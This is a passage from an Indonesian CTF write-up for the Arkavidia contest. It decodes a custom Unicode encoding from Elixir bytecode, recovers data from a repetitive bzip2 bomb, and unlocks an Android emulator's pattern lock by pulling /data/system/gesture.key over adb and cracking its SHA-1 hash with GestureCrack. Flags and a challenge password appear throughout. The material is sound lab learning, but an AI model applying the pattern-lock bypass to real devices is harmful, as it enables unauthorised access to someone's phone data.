{allocate,2,4},
{init_yregs,{list,[{y,0}]}},
{move,{x,3},{y,1}},
{move,{x,1},{x,0}},
{line,11},
{call_ext,1,{extfunc,binary,first,1}},
{line,12},
{gc_bif,'*',{f,0},1,[{x,0},{integer,128}],{y,0}},
{move,{y,1},{x,0}},
{move,{y,0},{y,1}},
{trim,1,1},
{line,13},
{call_ext,1,{extfunc,binary,first,1}},
{gc_bif,'+',
{f,0},
1,
[{tr,{y,0},{number,0,18446744073709551615}},{x,0}],
{x,0}},
{line,14},
{gc_bif,'+',
{f,0},
1,
[{tr,{x,0},{number,0,18446744073709551615}},{integer,19968}],
{x,0}},
{call_last,1,{'Elixir.Wibufication','-process_chunk/1-fun-0-',1},1},
{label,16},
{test,is_nil,{f,14},[{x,2}]},
{test_heap,2,2},
{put_list,{x,1},{literal,[<<0>>]},{x,0}},
{call_only,1,{'Elixir.Wibufication',process_chunk,1}}]},
```

Disini algo enkripsi nya adalah:

1. 1 Unicode karakter itu bakal terisi dengan 2 ASCII karakter
2. 2 high byte itu di * 128
3. 2 lower byte cuma ditambahkan ke current value
4. Terus value nya ditambah 19968


Enkripsi nya cukup simple jadi kita tinggal:

1. a = unicode char - 19968 dulu
2. first char = a / 128
3. second char = a % 128

Berikut solver:

solve.py

```python
def decrypt_flag(encrypted):
    decrypted = []
    for ch in encrypted:
        code = ord(ch) - 19968
        first = code // 128
        second = code % 128
        decrypted.append(chr(first))
        decrypted.append(chr(second))
    return ''.join(decrypted)

if __name__ == '__main__':
    with open('flag.txt.enc', 'r', encoding='utf-8') as f:
        encrypted_flag = f.read().strip()
    print(decrypt_flag(encrypted_flag))
```




```
┌─[mirai@parrot]─[~/ctf/arkavidia/wibu]
└──╼ $python3 sv.py
ARKAV{apa_anime/manga/novel_favorit_kamu?}
┌─[mirai@parrot]─[~/ctf/arkavidia/wibu]
└──╼ $
```

FORENSIC

Bzip2 of Death

Flag:
ARKAV{Bjiiirrrrr_n0_0ne_d0es_11TB_exTr4cTi0n_f4sTer_Th4n_y0uuu_Truly_impressiveee}

Saat menganalisis, ditemukan pola seperti dibawah, disini saya mencoba untuk menghilangkan aja pola yang berulang ini untuk mencoba recover file asli bz2 nya.




```
00000000: 425a 6839 3141 5926 5359 0e09 e2df 015f  BZh91AY&SY....._
00000010: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
00000020: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
00000030: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
00000040: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
00000050: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
00000060: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
00000070: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
00000080: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
00000090: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
000000a0: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
000000b0: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
000000c0: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
000000d0: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
000000e0: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
000000f0: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
00000100: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
00000110: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
00000120: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
00000130: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
00000140: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
00000150: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
00000160: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
00000170: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
00000180: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
00000190: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
000001a0: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
000001b0: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
000001c0: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
000001d0: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
000001e0: a90a 8097 3141 5926 5359 0e09 e2df 015f  ....1AY&SY....._
000001f0: 8e40 00c0 0000 0820 0030 804d 4642 a025  .@..... .0.MFB.%
```

solve.py


```
with open('biggest_flag_ever_made.bz2', 'rb') as f:
    data = f.read()
    # 3141 5926 5359 0e09 e2df 015f 8e40 00c0 0000 0820 0030 804d 4642 a025 a90a 8097
    newFile = data.replace(b'\x31\x41\x59\x26\x53\x59\x0e\x09\xe2\xdf\x01\x5f\x8e\x40\x00\xc0\x00\x00\x08\x20\x00\x30\x80\x4d\x46\x42\xa0\x25\xa9\x0a\x80\x97', b'')

    with open('bruh.bz2', 'wb') as f:
        f.write(newFile)
```

Lalu saya coba untuk decompress



```
┌─[mirai@parrot]─[~/ctf/arkavidia/Bzip2 of Death]
└──╼ $7z e bruh.bz2

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,128 CPUs 12th Gen Intel(R) Core(TM) i5-12500H (906A3),ASM,AES-NI)

Scanning the drive for archives:
1 file, 141 bytes (1 KiB)

Extracting archive: bruh.bz2
--
Path = bruh.bz2
Type = bzip2

Everything is Ok

Size:       41841522
Compressed: 141
┌─[mirai@parrot]─[~/ctf/arkavidia/Bzip2 of Death]
└──╼ $file bruh
bruh: data
┌─[mirai@parrot]─[~/ctf/arkavidia/Bzip2 of Death]
└──╼ $
```

Saat di cat, terlalu lama output nya karena banyak null byte nya, jadi kita strings saja




```
┌─[mirai@parrot]─[~/ctf/arkavidia/Bzip2 of Death]
└──╼ $strings bruh
ARKAV{Bjiiirrrrr_n0_0ne_d0es_11TB_exTr4cTi0n_f4sTer_Th4n_y0uuu_Truly_impressiveee}
┌─[mirai@parrot]─[~/ctf/arkavidia/Bzip2 of Death]
└──╼ $
```

(Ternyata chall ini udah ada solver nya di internet dan baru sadar setelah solve :v bombzip2)

Lollipop

Flag: ARKAV{no_pattern_is_safe_here_except_my_heart}



CHALLENGE 9 SOLVES

Lollipop

936

EASY

While casually rummaging through an old wardrobe, I stumbled upon a dusty, forgotten phone. Curious, I powered it on, only to realize it's locked with a pattern I can't remember. Now, the phone sits there, holding onto secrets I can't access. Can you figure out the pattern and reveal what's locked away?

Attachment:
https://drive.google.com/file/d/1ATnkuOnoEfzHNPt3vQYEyv6IR
usp=sharing


Password: 07811d2e-12a7-40a1-978d-7d332c7f35d2

Author: frennn


Flag

Submit


Diberikan sebuah file chall.tar.gz.cpt, kita decrypt dengan password yang diberikan. Saat di extract, akan muncul **chall.avd**. Kita bisa buka di Android Studio. (Ngebug mulu njirrr).



Ternyata android ini dikunci dengan pattern lock. Mencari referensi dari Android Security, kita mengetahui bahwa:



According to figure 5.4, the hexadecimal sequence for the pattern configured in figure 5.1 reads as follows 06 03 00 01 05. After generating the SHA-1 digest of these coordinates, the system saves the digest *33d42dac16a104c0808ec0cb6a8d4cac2b8c7b50* in hexadecimal format within the file *gesture.key*. This can either be proofed by executing the command *echo -n "0603000105" | xxd -r -p | sha1sum* whose output should be equal to the value within *gesture.key* or just entered into the lockscreen's patternfield which should unlock immediately.




5.4.2. Stage Two: Bypass by Cracking

First, the file */data/system/gesture.key* has to be downloaded using the *adb pull* command and then regarded using *xxd* or another hexeditor. The content of the file is a SHA-1 digest saved in hexadecimal format.


Kita tinggal mencari file /data/system/gesture.key, disini kami menggunakan adb shell untuk connect ke dalam shell emulator.

Kita bisa menggunakan command "**adb pull /data/system/gesture.key**" lalu menggunakan https://github.com/KieronCraggs/GestureCrack




```
┌──(kali㉿kali)-[~/arkav/GestureCrack]
└─$ python2 gesturecrack.py -f ../gesture.key


        The Lock Pattern code is [6, 3, 1, 5, 8, 4]

        For reference here is the grid (starting at 0 in the top left corner):

        |0|1|2|
        |3|4|5|
        |6|7|8|


┌──(kali㉿kali)-[~/arkav/GestureCrack]
└─$ █
```

Dan android pun terbuka.




Setelah bertanya dengan probset, ternyata flag nya ada di sebuah direktori, bukan APK yang dijalankan. Sehingga kami mencari dan menemukan file flag.7z dan notes.txt. Kita tinggal adb pull lagi flag.7z nya.



```
root@generic_x86_64:/mnt/sdcard/DCIM # ls
flag.7z
notes.txt
root@generic_x86_64:/mnt/sdcard/DCIM # cat notes.txt
You can only access the file if you have unlocked the phone. Anyway, the file password can be retrieved through this pattern
.
| q | w | e |
| a | s | d |
| z | x | c |

Maybe the phone screen lock pattern can help :D
root@generic_x86_64:/mnt/sdcard/DCIM #
```

Untuk unzip, menggunakan password **"zawdcs"**, didapatkan file **flag.png** tetapi masih rusak, kami fix menggunakan https://github.com/sherlly/PCRT dan didapatkan file seperti ini:

